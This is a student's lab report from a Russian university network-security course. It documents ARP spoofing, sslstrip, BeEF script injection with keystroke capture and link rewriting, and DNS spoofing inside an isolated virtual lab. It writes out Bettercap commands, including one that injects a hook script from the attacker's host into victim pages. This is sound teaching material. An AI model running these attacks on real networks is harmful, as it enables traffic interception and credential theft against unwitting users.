**Московский государственный технический**

**университет им. Н.Э. Баумана**

Факультет «Информатика и системы управления»

Кафедра ИУ5 «Системы обработки информации и управления»

Курс «Сетевая безопасность»

Отчет по лабораторной работе №4

|  |  |  |
| --- | --- | --- |
| Выполнил: |  | Проверил: |
| студент группы ИУ5-73Б |  | преподаватель каф. ИУ5 |
| Терентьева Софья  дата, подпись \_\_\_\_\_\_\_\_\_\_\_\_ |  | Симонов Михаил Фёдорович  дата, подпись \_\_\_\_\_\_\_\_\_\_\_\_ |
|  |  |  |


Москва, 2024 г.

Цель работы:

Изучение принципа работы ARP спуфинга и атак типа “человек посередине”, приобретение практических навыков выполнения атак.

Ход работы:

1. Запустить ВМ маршрутизатора, пользователя сети, и атакующего. Последние 4 цифры MAC-адреса ВМ атакующего должны быть 7320:



IP адрес виртуальной сети - 192.168.100.0/24, маршрутизатора - 192.168.100.1.

Создание виртуальной машины атакующего:

Тип: Linux, Debian (64-bit)


Оперативная память: 2560 МБ, процессор: 2+

Жесткий диск: отсутствует

CD диски: kali-linux-2023.1-live-amd64.iso и kalipackages.iso

Сеть: первый адаптер - внутренняя сеть intnet

Изменим MAC-адрес ВМ атакующего:



После запуска ВМ откроем диск Packages и терминал в открывшейся директории, выполним команду sudo dpkg -i \*.deb

Создание виртуальной машины пользователя:

Тип: Linux, Debian (64-bit)

Оперативная память: 2560 МБ, процессор: 2+

Жесткий диск: отсутствует

CD диск: kali-linux-2023.1-live-amd64.iso

Сеть: первый адаптер - внутренняя сеть intnet

Создание виртуальной машины маршрутизатора:


Тип: Linux, Arch Linux (64-bit)

Оперативная память: 256 МБ, процессор: 1


Жесткий диск: router.vdi

Сеть: первый адаптер - внутренняя сеть intnet, второй адаптер – NAT

Запустим созданные виртуальные машины. Проверим IP-адрес роутера:




Проверим IP-адрес пользователя:




Пинг в обе стороны проходит, сеть настроена.

Проверим MAC-адрес и IP-адрес атакующего:




1. Изучить вывод *ip neigh* в терминале ВМ пользователя сети:


До запуска ВМ атакующего:



После запуска ВМ атакующего и проявления ее активности:




Перезагрузим машины:




Экспериментальным путем выяснили, что данная команда выводит ARP – таблицу (Address Resolution Protocol; соответствие MAC-адреса IP-адресу) тех машин, с которыми была установлена связь. Т.к. пользователь не знает о машине атакующего, без инициативы атакующего связь не будет установлена и IP-адрес атакующего не будет виден. Активные соединения обозначаются REACHABLE (достижимый), архивные STALE (устаревший).

1. Запустить ARP спуфинг в ВМ атакующего, изучить вывод Wireshark при применении атаки (фильтр *not arp*) и при открытии веб-страницы в ВМ пользователя, изучить вывод *ip neigh*:


ARP спуфинг - сетевая атака, суть которой заключается в отправке ложных ARP пакетов и пропускании трафика между ВМ пользователя и роутером через ВМ атакующего. Для проведения ARP спуфинга используем программу для мониторинга сети и перехвата трафика путем подмены – Bettercap. Запустим программу, включим наблюдение за сетевым трафиком (сниффинг). Затем просканируем сеть в поисках IP-адресов находящихся в сети устройств. Найдя их, отключим сканирование и запустим уже непосредственно ARP спуфинг:




На ВМ пользователя откроем браузер и попробуем в нем найти документацию к ОС Kali Linux. На этой же ВМ запустим Wireshark:




Посмотрим, как перечисленная выше активность пользователя отображается в терминале ВМ атакующего:





Можно четко увидеть dns, http и https запросы, а также очень подробную информацию об http запросах. Но при этом ВМ атакующего становится видна с ВМ пользователя:




*(скриншот с ip neigh в ВМ пользователя)*

1. Перехватить пароль атакой *sslstrip*:

Для атаки такого типа ВМ атакующего настраивается так, чтобы не пропускать соединения к порту 443, а также заменять в нешифрованном HTTP-трафике все https:// ссылки на http://. Тогда браузер на ВМ пользователя не сможет подключиться к целевому сайту по HTTPS по стандартному порту 443, и вместо него будет использовать HTTP, а замена всех https:// ссылок на http:// предотвратит попытки открыть ссылки по безопасному протоколу. Для защиты был изобретен HSTS – HTTP-заголовок, который указывает, что с сайтом необходимо соединяться только по HTTPS. Увидев этот заголовок, браузер его запоминает, и проведение атаки становится невозможным. Для «забывания» применим в терминале на ВМ пользователя команду *rm -rf ~/.mozilla*.


Включим *sslstrip* последовательностью команд *set http.proxy.sslstrip true* и *http.proxy on*:




*(здесь должен быть скриншот с паролем в bettercap)*


При том что *sslstrip* отмечается как *enable*, перехватить в явном виде пароль ни на каком сайте не удалось. Возможно, потому что пароли передавались при помощи дополнительно защищенных post-запросов.

1. Запустить BeEF в ВМ атакующего, включить инъекцию BeEF в страницы ВМ пользователя сети:


Запустим BeEF (Browser Exploitation Framework) в терминале командой *sudo beef-xss* и в открывшейся странице браузера введем заданный пароль для пользователя beef:




Включим инъекцию последовательностью команд *http.proxy off, set http.proxy.injectjs http://192.168.100.148:3000/hook.js, http.proxy on*:




Затем на ВМ пользователя откроем сайт http://example.com/ и посмотрим на результат в beef:





1. Перехватить нажатые клавиши 7320 в BeEF, перезаписать ссылку:

Перехватим в логах BeEF нажатые клавиши 7320:




Внешний вид логов зависит от скорости нажатия клавиш, попробуем еще раз:




*(скриншот с журналом BeEF с нажатыми клавишами)*

Взглянем и на остальные логи:



Используем *Link Rewrite (Click Events)* для перезаписи ссылок:





Теперь при переходе пользователя по ссылке More information на сайте example.com произойдет переход на сайт vk.ru (вместо iana.org).

1. Запустить DNS спуфинг с перенаправлением «7320.com» на ВМ атакующего:

Для проведения атаки такого типа сначала настроим ВМ необходимым образом. Создадим файл hosts в домашней директории пользователя Kali. Запишем в него строчку «192.168.100.148 7320.com» и сохраним.

Выполним команды *set dns.spoof.hosts /home/kali/hosts, dns.spoof on*:

 Для проверки в ВМ пользователя в терминале выполним dig 7320.com, таким образом проверим перенаправление трафика:



В выводе IP-адрес ВМ атакующего, то есть трафик перенаправляется верно.

Результаты выполнения работы:

В процессе выполнения лабораторной работы я поняла, что быть хакером очень сложно, потому что найти информацию о защите сетей куда как проще, чем о проведении атаки и взлома.